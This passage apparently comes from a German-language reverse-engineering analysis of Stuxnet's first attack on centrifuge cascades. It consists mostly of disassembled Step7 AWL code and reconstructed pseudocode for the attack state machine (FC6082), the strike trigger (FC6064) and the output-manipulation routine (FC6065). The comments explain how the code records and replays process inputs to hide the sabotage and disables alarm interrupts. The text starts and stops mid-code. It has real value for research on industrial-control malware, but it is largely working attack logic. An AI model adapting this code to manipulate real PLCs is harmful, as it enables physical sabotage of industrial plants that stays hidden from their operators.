                        DB8063[i-1*32+197695+j].0 = DB8063.25808.2;

                        if(j == 17)
                        {
                                DB8063[i-1*32+197887+j].0 = 1;
                        }
                        else //M005
                        {
                                DB8063[i-1*32+197887+j].0 = 1;
                        }
                }
        }
        //M001
        var14.2 = FC6057(0x1F7E#84000020, 0x900101000000200);
        if(var14.2 == 0)
        {
                DB8062.D4 = DB8063.D26612;
                DB8062.D8 = DB8063.D26616;
        }
        for(int i=1 ; i<=6 ; i++) //M009, M012
        {
                var14.2 = FC6057(0x1F7E#84_i-1*80+112, 0x900101000000200);
                if(var14.2 == 0)
                {
                        DB8062[i-1*80+112] = DB8063.D26612;
                        DB8062[i-1*80+116] = DB8063.D26616;
                }
        }
        //M010
        DB8063.W26778 = 3312;
        DB8063.W26782 = 3312;
        DB8063.W26780 = 32;
        DB8063.W26784 = 24;

        DB8063.W26786 = RND((32.0*99.0+3312.0) / 100); // =64,8 ==>64
        DB8063.W26786 = DB8063.W26786 & 0xFFF8; // =64

        DB8063.W26788 = RND((24.0*99.0+3312.0) / 100); // =56,88 ==> 56
        DB8063.W26788 = DB8063.W26786 & 0xFFFC; // =56
}//end arg==2

for(int i=1 ; i<=6 ; i++) //M000, M100
{
        for(int j=1 ; j<=24 ; j++)//M063
        {
                if(j==1) //M015
                {
                        var6=36;
                        var8=164
                }
                else if(j==3)//M016
                {
                        var6=1348;
                        var8=164;
                }
                else if(j==5)//M019
                {
                        var6=2660;
                        var8=25;
                }
                else if(j==7)//M021
                {
                        var6=2860;
                        var8=30;
                }
```

```
else if(j==9)//M023
{
        var6=3100;
        var8=25;
}
else if(j==11)//M025
{
        var6=3300;
        var8=25;
}
else if(j==13)//M027
{
        var6=3500;
        var8=164;
}
else if(j==15)//M029
{
        var6=4812;
        var8=3;
}
else if(j==17)//M031
{
        var6=4836;
        var8=3;
}
else if(j==19)//M033
{
        var6=4860;
        var8=3;
}
else if(j==21)//M035
{
        var6=4884;
        var8=3;
}
else if(j==23)//M037
{
        var6=4908;
        var8=3;
}
else if(j==2)//M039
{
        var6=692;
        var8=164;
}
else if(j==4)//M041
{
        var6=2004;
        var8=164;
}
else if(j==6)//M043
{
        var6=2760;
        var8=25;
}
else if(j==8)//M045
{
        var6=2980;
        var8=30;
}
else if(j==10)//M047
{
        var6=3200;
        var8=25;
}
else if(j==12)//M049
{
        var6=3400;
```

```
                        var8=25;
                }
                else if(j==14)//M051
                {
                        var6=4156;
                        var8=164;
                }
                else if(j==16)//M053
                {
                        var6=4824;
                        var8=3;
                }
                else if(j==18)//M055
                {
                        var6=4848;
                        var8=3;
                }
                else if(j==20)//M057
                {
                        var6=4872;
                        var8=3;
                }
                else if(j==22)//M059
                {
                        var6=4896;
                        var8=3;
                }
                else if(j==24)//M061
                {
                        var6=4920;
                        var8=3;
                }
                //M017
                DB8063[i-1*24+j-1*32+171488] = i-1*4896 + var6;
                DB8063[i-1*24+j-1*16+176096] = var8;
        }
        for(int j=1 ; j<=15 ; j++) //M014, M095
        {
                if(j==1)              DB8063[i-1*15+j-1*16+196240] = 2;
                else if(j==2)  DB8063[i-1*15+j-1*16+196240] = 2;
                else if(j==3)  DB8063[i-1*15+j-1*16+196240] = 2;
                else if(j==4)  DB8063[i-1*15+j-1*16+196240] = 4;
                else if(j==5)  DB8063[i-1*15+j-1*16+196240] = 6;
                else if(j==6)  DB8063[i-1*15+j-1*16+196240] = 8;
                else if(j==7)  DB8063[i-1*15+j-1*16+196240] = 10;
                else if(j==8)  DB8063[i-1*15+j-1*16+196240] = 13;
                else if(j==9)  DB8063[i-1*15+j-1*16+196240] = 14;
                else if(j==10) DB8063[i-1*15+j-1*16+196240] = 0;
                else if(j==11) DB8063[i-1*15+j-1*16+196240] = 14;
                else if(j==12) DB8063[i-1*15+j-1*16+196240] = 13;
                else if(j==13) DB8063[i-1*15+j-1*16+196240] = 10;
                else if(j==14) DB8063[i-1*15+j-1*16+196240] = 8;
                else if(j==15) DB8063[i-1*15+j-1*16+196240] = 4;
        }
        for(int j=1 ; j<=25 ; j++) //M064, M097
        {
                DB8063[i-1*25+j-1*32+198080] = 0W;
                DB8063[i-1*25+j-1*32+198096] = 0; //Bit
                DB8063[i-1*25+j-1*32+198097] = 0; //Bit
        }
        for(int j=1 ; j<=2 ; j++) //M096, M099
        {
                DB8063[i-1*2+j-1*16+206640] = 0W;
        }
        //M098
        DB8063[i-1*16+196144] = 0W;
}//end for i=1..6
```

```
for(int i=1 ; i<=164 ; i++) //M013, M117
{
        if(i>=1 && i<=2)          DB8063[i-1*16+202880] = 1W;
        else if(i>=3 && i<=4)     DB8063[i-1*16+202880] = 2W;   //M102
        else if(i>=5 && i<=8)     DB8063[i-1*16+202880] = 3W;   //M104
        else if(i>=9 && i<=14)    DB8063[i-1*16+202880] = 4W;   //M105
        else if(i>=15 && i<=22)   DB8063[i-1*16+202880] = 5W;   //M106
        else if(i>=23 && i<=32)   DB8063[i-1*16+202880] = 6W;   //M107
        else if(i>=33 && i<=44)   DB8063[i-1*16+202880] = 7W;   //M108
        else if(i>=45 && i<=60)   DB8063[i-1*16+202880] = 8W;   //M109
        else if(i>=61 && i<=80)   DB8063[i-1*16+202880] = 9W;   //M110
        else if(i>=81 && i<=104)  DB8063[i-1*16+202880] = 10W;  //M111
        else if(i>=105 && i<=124) DB8063[i-1*16+202880] = 11W;  //M112
        else if(i>=125 && i<=140) DB8063[i-1*16+202880] = 12W;  //M113
        else if(i>=141 && i<=152) DB8063[i-1*16+202880] = 13W;  //M114
        else if(i>=153 && i<=160) DB8063[i-1*16+202880] = 14W;  //M115
        else if(i>=161 && i<=164) DB8063[i-1*16+202880] = 15W;  //M116
}
for(int i=1 ; i<=15 ; i++) //M101, M149
{
        if(i==1)
        {
                DB8063[i-1*16+205504] = 2W;
                DB8063[i-1*16+205744] = 0W;
                DB8063[i-1*16+205984] = 1W;
                DB8063[i-1*16+206224] = 2W;
        }
        else if(i==2) //M120
        {
                DB8063[i-1*16+205504] = 2W;
                DB8063[i-1*16+205744] = 2W;
                DB8063[i-1*16+205984] = 3W;
                DB8063[i-1*16+206224] = 4W;
        }
        else if(i==3) //M123
        {
                DB8063[i-1*16+205504] = 4W;
                DB8063[i-1*16+205744] = 4W;
                DB8063[i-1*16+205984] = 5W;
                DB8063[i-1*16+206224] = 8W;
        }
        else if(i==4) //M125
        {
                DB8063[i-1*16+205504] = 6W;
                DB8063[i-1*16+205744] = 8W;
                DB8063[i-1*16+205984] = 9W;
                DB8063[i-1*16+206224] = 14W;
        }
        else if(i==5) //M127
        {
                DB8063[i-1*16+205504] = 8W;
                DB8063[i-1*16+205744] = 14W;
                DB8063[i-1*16+205984] = 15W;
                DB8063[i-1*16+206224] = 22W;
        }
        else if(i==6) //M129
        {
                DB8063[i-1*16+205504] = 10W;
                DB8063[i-1*16+205744] = 22W;
                DB8063[i-1*16+205984] = 23W;
                DB8063[i-1*16+206224] = 32W;
        }
        else if(i==7) //M131
        {
                DB8063[i-1*16+205504] = 12W;
                DB8063[i-1*16+205744] = 32W;
                DB8063[i-1*16+205984] = 33W;
                DB8063[i-1*16+206224] = 44W;
```

```
        }
        else if(i==8) //M133
        {
                DB8063[i-1*16+205504] = 16W;
                DB8063[i-1*16+205744] = 44W;
                DB8063[i-1*16+205984] = 45W;
                DB8063[i-1*16+206224] = 60W;
        }
        else if(i==9) //M135
        {
                DB8063[i-1*16+205504] = 20W;
                DB8063[i-1*16+205744] = 60W;
                DB8063[i-1*16+205984] = 61W;
                DB8063[i-1*16+206224] = 80W;
        }
        else if(i==10) //M137
        {
                DB8063[i-1*16+205504] = 24W;
                DB8063[i-1*16+205744] = 80W;
                DB8063[i-1*16+205984] = 81W;
                DB8063[i-1*16+206224] = 104W;
        }
        else if(i==11) //M139
        {
                DB8063[i-1*16+205504] = 20W;
                DB8063[i-1*16+205744] = 104W;
                DB8063[i-1*16+205984] = 105W;
                DB8063[i-1*16+206224] = 124W;
        }
        else if(i==12) //M141
        {
                DB8063[i-1*16+205504] = 16W;
                DB8063[i-1*16+205744] = 124W;
                DB8063[i-1*16+205984] = 125W;
                DB8063[i-1*16+206224] = 140W;
        }
        else if(i==13) //M143
        {
                DB8063[i-1*16+205504] = 12W;
                DB8063[i-1*16+205744] = 140W;
                DB8063[i-1*16+205984] = 141W;
                DB8063[i-1*16+206224] = 152W;
        }
        else if(i==14) //M145
        {
                DB8063[i-1*16+205504] = 8W;
                DB8063[i-1*16+205744] = 152W;
                DB8063[i-1*16+205984] = 153W;
                DB8063[i-1*16+206224] = 160W;
        }
        else if(i==15) //M147
        {
                DB8063[i-1*16+205504] = 4W;
                DB8063[i-1*16+205744] = 160W;
                DB8063[i-1*16+205984] = 161W;
                DB8063[i-1*16+206224] = 164W;
        }
}

for(int i=1 ; i<=25 ; i++) //M118, M172
{
        if(i==18)       DB8063[i-1*240+206832] = 1W;
        else if(i==19) DB8063[i-1*240+206832] = 2W;  //M151
        else if(i==21) DB8063[i-1*240+206832] = 3W;  //M153
        else           DB8063[i-1*240+206832] = 0W;  //M154

        if(i==1 || i=18)        DB8063[i-1*240+207024] = 1W;   //M152
        else if(i==19)          DB8063[i-1*240+207024] = 2W;   //M155
```

```
        else if(i==16 || i==21) DB8063[i-1*240+207024] = 3W;   //M157
        else                    DB8063[i-1*240+207024] = -1W;  //M158

        if(i>=2 && i<=16) DB8063[i-1*240+207040] = i-1W;  //M156
        else if(i==20)    DB8063[i-1*240+207040] = 15W;   //M159
        else              DB8063[i-1*240+207040] = -1W;   //M161

        if(i==17 || i==18 || i==19 || i==21)     //M160
               DB8063[i-1*240+207056] = 1; //Bit
        else                                     //M162
               DB8063[i-1*240+207056] = 0; //Bit

        for(int j=1 ; j<=11 ; j++) //M163, M165
        {
               DB8063[ (j-1*16) + (i-1*240+206848) ] = -1W;
        }

        if(i>=1 && i<=15) DB8063[i-1*240+206848] = i;  //M164
        else if(i==16)    DB8063[i-1*240+206848] = 18; //M166
        else if(i==20)    DB8063[i-1*240+206848] = 16; //M168
        else if(i==19)    DB8063[i-1*240+206848] = 20; //M169
        else if(i==11)                                 //M167
        {
               DB8063[i-1*240+206864] = 20; //??????
               var4 = 1W;

               for(int j=3 ; j<=11 ; j++)  //M171
               {
                      DB8063[ (j-1*16) + (i-1*240+206848) ] = 21 + var4;

                      ++var4;
               }
        }
}// end i=1..25

//M150
FC6078(2, dummy, 0x1F7F#84034020);  //init DT
FC6078(2, dummy, 0x1F7F#84034080);  //init DT
FC6078(2, dummy, 0x1F7F#84034140);  //init DT
FC6078(2, dummy, 0x1F7F#840341A0);  //init DT
FC6078(2, dummy, 0x1F7F#84034200);  //init DT
FC6078(2, dummy, 0x1F7F#840340E0);  //init DT

DB8063.25824.0 = 0;  //Bit
DB8063.25824.1 = 0;  //Bit
DB8063.25824.2 = 0;  //Bit
DB8063.25824.3 = 0;  //Bit
DB8063.25824.4 = 0;  //Bit

DB8063.25828.0 = 0;  //Bit
DB8063.25828.1 = 0;  //Bit

DB8063[26608] = 21W;
DB8063[25820] = 0W;
DB8063[26610] = 0W;

for(int i=1 ; i<=3 ; i++) //M174
{
       DB8063[i-1*48+214112] = 0; //Bit
       DB8063[i-1*48+214113] = 0; //Bit
}
//M173
DB8063[26760] = 3312W;
DB8063[26766] = 3312W;
DB8063[26772] = 3312W;

DB8063[26762] = 32W;
DB8063[26768] = 24W;
```

```
        DB8063[26774] = 24W;
        DB8063[25826] = 0W;
}
```

Die Zustandsmaschine (FC6082) in Step7 AWL

```
      SET
      SAVE
      =     L60.1
      AUF   DB8063
      L     DBW25818
      L     0
      <I
      L     DBW25818
      L     7
      =     L60.2
      >I
      O     L 60.2
      SPBN  M000
      SET
      =     DBX25828.1
      U     L 60.1
      SAVE
      BEA
M000: AUF   DB8063
      L     DBW25818
      L     2
      >=I
      L     DBW25818
      L     6
      =     L60.2
      <=I
      U     L 60.2
      SPBN  M001
      UC    FC6070
M001: AUF   DB8063
      L     DBW25818
      T     LW62
      L     0
      TAK
      ==I
      SPB   M002
      SPA   M003
M002: UC    FC6064
            P#V 60.2
      U     L 60.2
      =     DB8063.DBX25824.0
      UC    FC6063
      U     DBX 25824.0
      SPBN  M004
      L     0
      T     DBW25820
      T     DBW26610
      L     1
      T     DBW25818
      SPA   M004
M003: L     1
      L     LW62
      ==I
      SPB   M005
      SPA   M006
M005: AUF   DB8063
      CLR
      U     DBX 25824.3
      NOT
      SPBN  M007
      UC    FC6080
            P#V 60.2
```

```
      U     L 60.2
      =     DBX25824.3
M007: UC    FC6063
      AUF   DB8063
      L     DBW25820
      L     DBW21432
      <I
      SPBN  M008
      L     DBW25820
      L     1
      +I
      T     DBW25820
      SPA   M009
M008: L     2
      AUF   DB8063
      L     DBW21432
      *I
      L     DBW25820
      TAK
      <I
      U     DBX 25824.3
      SPBN  M009
      L     DBW25820
      L     1
      +I
      T     DBW25820
M009: L     2
      AUF   DB8063
      L     DBW21432
      *I
      L     DBW25820
      TAK
      >=I
      U     DBX 25824.3
      SPBN  M004
      L     0
      T     DBW25820
      SET
      =     DBX25824.2
      L     DW#16#FFFFFFFF
      T     LD26
      L     B#16#2
      T     LB61
      AUF   DI8061
      L     DID0
      T     LD64
      UC    FC6084
            P#V 61.0
            P#V 64.0
            P#V 26.0
            P#V 34.0
      L     LD26
      L     DW#16#1
      ==D
      SPBN  M010
      SET
      =     DBX25828.1
M010: L     2
      AUF   DB8063
      T     DBW25818
      SPA   M004
M006: L     2
      L     LW62
      ==I
      SPB   M011
      SPA   M012
M011: AUF   DB8063
      L     DBW25820
```

```
        L     0
        ==I
        SPBN  M013
        L     1
        T     LW64
        L     W#16#1F7F
        T     LW66
        L     DW#16#840341A0
        T     LD68
        UC    FC6078
              P#V 64.0
              P#V 50.0
              P#V 66.0
        L     1
        T     LW64
        L     W#16#1F7E
        T     LW66
        L     DW#16#84000020
        T     LD68
        UC    FC6077
              P#V 64.0
              P#V 66.0
        UC    FC6063
        UC    FC6060
              P#V 54.0
M013:   AUF   DB8063
        L     DBW25820
        L     1
        +I
        T     DBW25820
        UC    FC6065
        UC    FC6079
        L     1
        T     LW0
M015:   L     LW0
        L     15
        <=I
        SPBN  M014
        UC    FC6071
              P#V 0.0
        L     LW0
        L     1
        +I
        T     LW0
        SPA   M015
M014:   AUF   DB8063
        L     DBW21434
        ITD
        L     L#1
        -D
        L     L#24
        *D
        L     L#23
        +D
        L     L#32
        *D
        L     L#171488
        +D
        LAR1
        L     DBD[AR1,P#0.0]
        T     LD6
        L     L#4
        +D
        T     LD38
        L     DW#16#FFFFFFFF
        T     LD42
        T     LD46
        L     B#16#0
```

```
        T     LB61
        L     DW#16#6130
        T     LD64
        UC    FC6076
              P#V 61.0
              P#V 64.0
              P#V 46.0
              P#V 38.0
        L     LD46
        L     DW#16#0
        <>D
        L     LD46
        L     DW#16#2
        =     L60.2
        <>D
        U     L 60.2
        SPBN  M016
        SET
        =     DBX25828.1
M016:   AUF   DB8063
        L     DBW25820
        L     DBW21432
        >=I
        SPBN  M004
        U     DBX 26764.0
        NOT
        =     L60.2
        U     DBX 26770.0
        NOT
        U     L 60.2
        =     L60.2
        U     DBX 26776.0
        NOT
        U     L 60.2
        SPBN  M017
        L     4
        T     DBW25818
        SPA   M018
M017:   L     3
        AUF   DB8063
        T     DBW25818
M018:   L     0
        AUF   DB8063
        T     DBW25820
        SPA   M004
M012:   L     3
        L     LW62
        ==I
        SPB   M019
        SPA   M020
M019:   UC    FC6065
        UC    FC6079
        UC    FC6060
              P#V 54.0
        L     W#16#1F7F
        T     LW64
        L     DW#16#840340E0
        T     LD66
        L     DW#16#90010100
        T     LD70
        L     DW#16#2
        T     LD74
        L     W#16#0
        T     LW78
        L     DW#16#87000230
        T     LD80
        UC    FC6057
              P#V 64.0
```

```
              P#V 78.0
              P#V 60.2
       U      L 60.2
       NOT
       NOT
       U      L 54.0
       SPBN   M021
       L      0
       AUF    DB8063
       T      DBW25820
       L      4
       T      DBW25818
       SPA    M004
M021:  AUF    DB8063
       L      DBW25820
       L      1
       +I
       T      DBW25820
       SPA    M004
M020:  L      4
       L      LW62
       ==I
       SPB    M022
       SPA    M023
M022:  UC     FC6065
       UC     FC6079
       UC     FC6066
              P#V 60.2
       U      L 60.2
       =      DB8063.DBX25824.1
       U      DBX 25824.1
       SPBN   M004
       L      2
       T      LW64
       L      W#16#1F7F
       T      LW66
       L      DW#16#84034020
       T      LD68
       UC     FC6078
              P#V 64.0
              P#V 50.0
              P#V 66.0
       L      5
       T      DBW25818
       SPA    M004
M023:  L      5
       L      LW62
       ==I
       SPB    M024
       SPA    M025
M024:  UC     FC6065
       UC     FC6079
       AUF    DB8063
       L      DBW25820
       L      0
       ==I
       SPBN   M026
       L      1
       T      LW64
       L      W#16#1F7F
       T      LW66
       L      DW#16#84034020
       T      LD68
       UC     FC6078
              P#V 64.0
              P#V 50.0
              P#V 66.0
M026:  AUF    DB8063
```

```
      L     DBW25820
      L     DBW21432
      <I
      SPBN  M027
      UC    FC6072
      L     DBW25820
      L     1
      +I
      T     DBW25820
M027: AUF   DB8063
      L     DBD26636
      L     T#2m53s
      >=D
      SPBN  M004
      L     DBW25820
      L     DBW21432
      >=I
      SPBN  M028
      L     2
      T     LW64
      L     W#16#1F7F
      T     LW66
      L     DW#16#84034020
      T     LD68
      UC    FC6078
            P#V 64.0
            P#V 50.0
            P#V 66.0
      L     0
      T     DBW25820
      L     6
      T     DBW25818
M028: SPA   M004
M025: L     6
      L     LW62
      ==I
      SPB   M029
      SPA   M030
M029: UC    FC6065
      UC    FC6079
      L     W#16#1F7F
      T     LW64
      L     DW#16#84034020
      T     LD66
      L     DW#16#90010100
      T     LD70
      L     DW#16#2
      T     LD74
      L     W#16#0
      T     LW78
      L     DW#16#87000230
      T     LD80
      UC    FC6057
            P#V 64.0
            P#V 78.0
            P#V 60.2
      U     L 60.2
      NOT
      NOT
      SPBN  M031
      L     1
      T     LW64
      L     W#16#1F7F
      T     LW66
      L     DW#16#84034020
      T     LD68
      UC    FC6078
            P#V 64.0
```

```
        P#V 50.0
        P#V 66.0
M031:   L     -1
        T     LW56
        T     LW58
        UC    SFC41
        P#V 56.0
        L     LW56
        L     1
        <>I
        SPBN  M032
        SET
        =     DB8063.DBX25828.1
M032:   L     B#16#0
        T     LB61
        UC    SFC27
        P#V 61.0
        P#V 2.0
        P#V 4.0
        UC    SFC42
        P#V 58.0
        L     LW58
        L     0
        <>I
        SPBN  M033
        SET
        =     DB8063.DBX25828.1
M033:   L     LW2
        L     0
        <>I
        SPBN  M034
        SET
        =     DB8063.DBX25828.1
M034:   AUF   DB8063
        L     DBD26636
        L     T#6m58s
        >=D
        SPBN  M004
        L     7
        T     DBW25818
        L     2
        T     LW64
        L     W#16#1F7F
        T     LW66
        L     DW#16#84034020
        T     LD68
        UC    FC6078
        P#V 64.0
        P#V 50.0
        P#V 66.0
        SPA   M004
M030:   L     7
        L     LW62
        ==I
        SPB   M035
        SPA   M004
M035:   L     2
        T     LW64
        UC    FC6075
        P#V 64.0
        AUF   DB8061
        L     DBD24
        L     DW#16#1
        ==D
        SPBN  M036
        L     DW#16#FFFFFFFF
        T     LD34
        T     LD26
```

```
      L     B#16#4
      T     LB61
      L     DBD0
      T     LD64
      UC    FC6084
            P#V 61.0
            P#V 64.0
            P#V 26.0
            P#V 34.0
      L     LD26
      L     DW#16#0
      ==D
      SPBN  M037
      L     DW#16#FFFFFFFF
      T     LD30
      UC    FC6067
            P#V 30.0
            P#V 64.0
      L     LW64
      AUF   DI8063
      T     DIW25822
M037: L     LD26
      L     DW#16#0
      ==D
      L     LD30
      L     DW#16#0
      =     L60.2
      ==D
      U     L 60.2
      SPBN  M038
      UC    FC6059
      L     DW#16#0
      AUF   DB8061
      T     DBD24
      L     DBD20
      AUF   DI8063
      T     DIW21432
      L     DIW21432
      L     0
      ==I
      SPBN  M039
      L     1
      T     DIW21432
M039: L     1
      AUF   DB8063
      T     DBW21434
      SPA   M036
M038: L     DW#16#2
      AUF   DB8061
      T     DBD24
M036: L     DW#16#FFFFFFFF
      T     LD34
      T     LD26
      L     B#16#9
      T     LB61
      L     DW#16#0
      T     LD64
      UC    FC6084
            P#V 61.0
            P#V 64.0
            P#V 26.0
            P#V 34.0
      L     0
      AUF   DB8063
      T     DBW25818
      L     DW#16#0
      AUF   DI8061
      T     DID28
```

```
      CLR
      =     DBX25828.1
M004: CLR
      U     L 60.1
      SAVE
      BE
```

FC6082 in Pseudocode

```
void FC6082()
{
        if(DB8063.state < 0 || DB8063.state > 7)
        {
                DB8063.error_flag = 1;
                return;
        }
        if(DB8063.state >= 2 && DB8063.state <= 6)   //attack in progress
                FC6070(); //save electrical inputs and write to selected outputs (1..164)


        if(DB8063.state == 0) //state 0: Wait for strike condition
        {
                DB8063.go_attack = FC6064(); //check strike condition
                FC6063(); //save inputs (1..25)
                if(DB8063.go_attack == 1)
                {
                        DB8063.cascade = 0;
                        DB8063.input_buf_index = 0;
                        DB8063.state = 1;
                }
        }


        else if(DB8063.state == 1) //state 1: record process image
        {
                if(DB8063.input_bufs_filled == 0)
                        DB8063.input_bufs_filled = FC6080(); //record inputs (21 sec)
                                                             //1 sec intervals
                FC6063(); //write binary 1 to selected outputs (1..164)
   //while input buffers not filled (check via global variable)
                if(DB8063.cascade < DB8063.num_cascades)
                        DB8063.cascade++;
                else if(DB8063.cascade < DB8063.num_cascades*2
&& DB8063.input_bufs_filled == 1)
                        DB8063.cascade++; //second run for FC6063: save input image to DB8063
                if(DB8063.cascade >= DB8063.num_cascades*2 && DB8063.input_bufs_filled == 1)
                {
                        DB8063.cascade = 0;
                        DB8063.25824.2 = 1;
                        var26 = 0xFFFFFFFF;
                        FC6084(2, DB8061.D0, var26, var34); //save legitimate output image
                        if(var26 == 1)
                                DB8063.error_flag = 1;
                        DB8063.state = 2;
                }
        }


        else if(DB8063.state == 2)
        {
                if(DB8063.cascade == 0) //first run
                {
                        FC6078(1, var50, 0x1F7F#840341A0);
                        FC6077(1, 0x1F7E#84000020);
                        FC6063();
                        FC6060(var54);
                }
                DB8063.cascade++;
```

```
        FC6065(); //manipulate outputs
        FC6079(); //replay recorded input image
        for(int i=1 ; i<=15 ; i++)
                FC6071(i);      //write either binary 0s or 1s to selected HW outputs,
                                //depending on FC6063 result in state 0
        ar1 = (DB8063.cascade_index-1)*24+23*32+171488;
        var38 = [ar1+0]+4;
        var42 = var46 = 0xFFFFFFFF;
        FC6076(0, 0x6130, var46, var38);
        if(var46 != 0 && var46 != 2)
                DB8063.error_flag = 1;
        if(DB8063.cascade >= DB8063.num_cascades)
        {
                if(DB8063.26764.0 != 0 && DB8063.26770.0 != 0 && DB8063.26776.0 != 0)
                        DB8063.state = 4;
                else
                        DB8063.state = 3;
                DB8063.cascade = 0;
        }
}


else if(DB8063.state == 3)
{
        FC6065(); //manipulate outputs
        FC6079(); //replay recorded input image
        FC6060(var54.0);
        FC6057(0x1F7F#840340E0, 0x0000#87000230, var60.2);
        if(var54.0 == 1 && var60.2 == 1)
        {
                DB8063.cascade = 0;
                DB8063.state = 4;
        }
        else
                DB8063.cascade++;
}


else if(DB8063.state == 4)
{
        FC6065(); //manipulate outputs
        FC6079(); //replay recorded input image
        DB8063.25824.1 = FC6066(); //check duration
        if(DB8063.25824.1 == 0) return;
        FC6078(2, var50, 0x1F7F##84034020);
        DB8063.state = 5;
}


else if(DB8063.state == 5)
{
        FC6065(); //manipulate outputs
        FC6079(); //replay recorded input image
        if(DB8063.cascade == 0)
                FC6078(1, var50, 0x1F7F##84034020);
        if(DB8063.cascade < DB8063.num_cascades)
        {
                FC6072(); //write to HW outputs (loop 1..25)
                DB8063.cascade++;
        }
        if(DB8063.timer4 >= 2m53s)
        {
                if(DB8063.cascade >= DB8063.num_cascades)
                {
                        FC6078(2, var50, 0x1F7F##84034020);
                        DB8063.cascade = 0;
                        DB8063.state = 6;
                }
```

```
		}
	}


	else if(DB8063.state == 6)
	{
		FC6065(); //manipulate outputs
		FC6079(); //replay recorded input image
		FC6057(0x1F7F#84034020, 0x0000#87000230, var60.2);
		if(var60.2 == 1)
			FC6078(1, var50, 0x1F7F##84034020);
		var56 = var58 = -1;
		SFC41(var56); //disable alarm interrupts
		if(var56 != 1)
			DB8063.error_flag = 1;
		SFC27(0, var2, var4); // update process outputs (electrical)
		SFC42(var58); //enable alarm interrupts
		if(var58 != 0)
			DB8063.error_flag = 1;
		if(var2 != 0)
			DB8063.error_flag = 1;
		if(DB8063.timer4 >= 6m58s)
		{
			DB8063.state = 7;
			FC6078(2, var50, 0x1F7F##84034020);
		}
	}


	else if(DB8063.state == 7) //initialize
	{
		FC6075(2);
		if(DB8061.D24 == 1) //one-time initialization
		{
			var34 = 0xFFFFFFFF;
			FC6084(4, DB8061.D0, var26, var34); //get device addresses
			if(var26 == 0)
			{
				FC6067(var30, var64); //memcpy/fill
				DB8063.25822 = var64; // len/count copied data?
			}
			if(var26 == 0 && var30 == 0) // FC6084()== 0 && FC6067() == 0
			{
				FC6059();
				DB8061.D24 = 0; //ok ... init done
				DB8063.num_cascades = DB8061.D20;
				if(DB8063.num_cascades == 0)
					DB8063.num_cascades = 1;
				DB8063.cascade_index = 1;
			}
			else
				DB8061.D24 = 2; // error... init failed
		}
		FC6084(9, 0, 0xFFFFFFFF, 0xFFFFFFFF); //delete dynamic DBs
		DB8063.state = 0;
		DB8061.D28 = 0;
		DB8063.error_flag = 0;
	}
}
```

FC6064: Die Trigger-Bedingung des ersten Angriffs

```
BOOL FC6064()
{
	if (DB8063.state != 0)
	{
		DB8063.attack_in_progress = 1;
		return FALSE;
```

```
        }
        var2.0 = TRUE;
        var2.1 = FALSE;
        var2.2 = FALSE;
        var2.4 = FALSE;
        var4 = DB8062.W74;
        for(cascade = 1; cascade <= DB8063.num_cascades ; cascade++)
        {
                ar1 = (cascade-1)*80+176;
                var4 += DB8062[ar1]
                var18 = (cascade-1)*80+112;
                var10.3 = FC6057(0x1F7E#84000000|var18, 9001010000000002); //calls EQ_DT
                var2.0 = var2.0 & (var10.3 | DB8062[ar1] >= 3); //all running casc >= 3 days
                if (DB8062[ar1] > 35) var2.1 = TRUE; //one cascade > 35 days
                ar1 = cascade+197679; //calculate pointer to DB8063
                var2.2 = var2.2 | DB8063[ar1];
                diff = FC6056(0x1F7F#84033FA0, 0x1F7E#84000000|var18); //compare w/ ACTUAL_DT
                if (16h57m <= diff & DB8063[ar1] & diff <= 17h59m)
                        var2.4 = TRUE; //one cascade between 17 and 18 h & flag in DB8063 set
        }
        var2.3 = DB8062.W12 >= 5 | FC6057(0x1F7E#84000020,9001010000000002);

        return
var4 >= 297     //cumulative # of days for all cascades
//plus DB8062.W74 is 297 or more
|               //OR
(var2.0         //all running cascades >= 3 days
& var2.1        //and at least one cascade > 35 days
& var2.2        //and at least one cascade has flag set in DB8063
& var2.3        //and DB8062.W12 >= 5 or FC6057 == true
& var2.4)       //and one cascade between 17 and 18 hours and flag in DB8063 set
|               //OR
DB8061.D28 == 1; //flag D28 set in DB 8061
}
```

FC6065: Die Hauptangriffsroutine der ersten Version von Stuxnet

```
bool FC6065(void) //function call is looped for casc_ptr = 1..6
{
        centr_inp_1 =[(((((DB8063.casc_ptr-1)*24)+4)*32)+171488)] // x+21436
        base30_out =[(((((DB8063.casc_ptr-1)*24)+8)*32)+171488)]
        base25_out1 =[(((((DB8063.casc_ptr-1)*24)+10)*32)+171488)]
        base25_out2 =[(((((DB8063.casc_ptr-1)*24)+6)*32)+171488)]
        base25_out3 =[(((((DB8063.casc_ptr-1)*24)+12)*32)+171488)]
        centr_inp_2 =[(((((DB8063.casc_ptr-1)*24)+2)*32)+171488)]
        centr_out =[(((((DB8063.casc_ptr-1)*24)+14)*32)+171488)]
        base3_out1 =[(((((DB8063.casc_ptr-1)*24)+16)*32)+171488)]
        base3_out2 =[(((((DB8063.casc_ptr-1)*24)+18)*32)+171488)]
        base3_out3 =[(((((DB8063.casc_ptr-1)*24)+20)*32)+171488)]

        for (outer_loop = 1; outer_loop <= 25; outer_loop++)
        {

                //initial condition: bit value in centr_inp_1 changed
                err = READ((outer_loop-1*4)+centr_inp_1, &value) //read centr_inp_1
                If (err != 0)continue; //error: do nothing
                ar1 = ((DB8063.casc_ptr-1)*32) + 197695 + outer_loop;
                var74.2 = (value >> 1) <> 0
                if (DB8063.[AR1] & var74.2 | (!DB8063.[AR1] & !var74.2))
                        continue; //value not changed: do nothing


                //step 1: toggle output bits in base30/base25 structure
                ar1 = ((DB8063.casc_ptr-1)*32) + 197695 + outer_loop
                DB8063.[AR1] = !err; //?
                var_D_76 = ((DB8063.casc_ptr-1)*32)+197695+outer_loop
                var_D_80 = ((DB8063.casc_ptr-1)*32)+197887+outer_loop
                if (DB8063.[var_D_76] & DB8063.[var_D_80]           //BOTH vals == 1…
```

```
| !DB8063.[var_D_76] & !DB8063.[var_D_80])  //or BOTH vals == 0
                { var0 = 1; var4 = 0; }
                else //toggle bits
                { var0 = 0; var4 = 1; }
                WRITE(var0, ((outer_loop-1)*4) + base30_out);
                WRITE(var4, ((outer_loop-1)*4) + base25_out1);


                //step 2: write output bit mask to base30/base25 structure
//only 1..21, exclude 17, inner loop 1..11
                ar1 = ((outer_loop-1*240)+207056)                    //25882
                L74.2=!DB8063.[ar1]
                var_D_76=((DB8063.casc_ptr-1)*32)+197695+outer_loop // 24711
                var_D_80=((DB8063.casc_ptr-1)*32)+197887+outer_loop // 24735
                L74.2 = ((DB8063.[var_D_76]&DB8063.[var_D_80]
| !DB8063.[var_D_76] & !DB8063.[var_D_80]) & L74.2)
                var_D_76 = outer_loop-1*240+207056
                var_D_80 = ((DB8063.casc_ptr-1)*32))+197695+outer_loop
